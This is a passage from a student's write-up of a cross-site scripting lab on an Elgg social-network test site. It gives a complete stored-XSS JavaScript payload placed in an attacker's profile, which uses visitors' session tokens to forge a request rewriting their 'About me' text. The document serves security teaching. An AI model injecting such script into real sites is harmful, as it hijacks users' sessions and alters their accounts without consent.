


Boby's friends


Samy

However, after visiting Samy’s profile page, Samy is added to boby’s friend list.

Task 5: Same method can be applied to alter a victim’s profile.




This is initial profile of Boby.


About me

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=%3Cp%3EHacker+Sammy+Here%3C%2Fp%3E%0D%0A+&
accesslevel%5Bdescription%5D=2";
var name="&name="+userName;
var content=token+ts+name+desc+guid;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var samyGuid=47;
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Samy added malicious javascript code in his profile. This code will detect if the session is own by Samy and if it is not Samy's account, the code will change profile "About Me" section into 'Hacker Samy Here' sentence.



After visiting Samy's profile page, Boby's profile had changed.

Conclusion

I devoted about 5 to 6 hours to this project. This can be much simpler project if I knew javascript more. The most time I spent was to set up TCP session with another Virtual Machine because somehow, I could not receive anything by listening 5555 port. This project was very useful to understand how inject malicious script into web browser can create security exploit.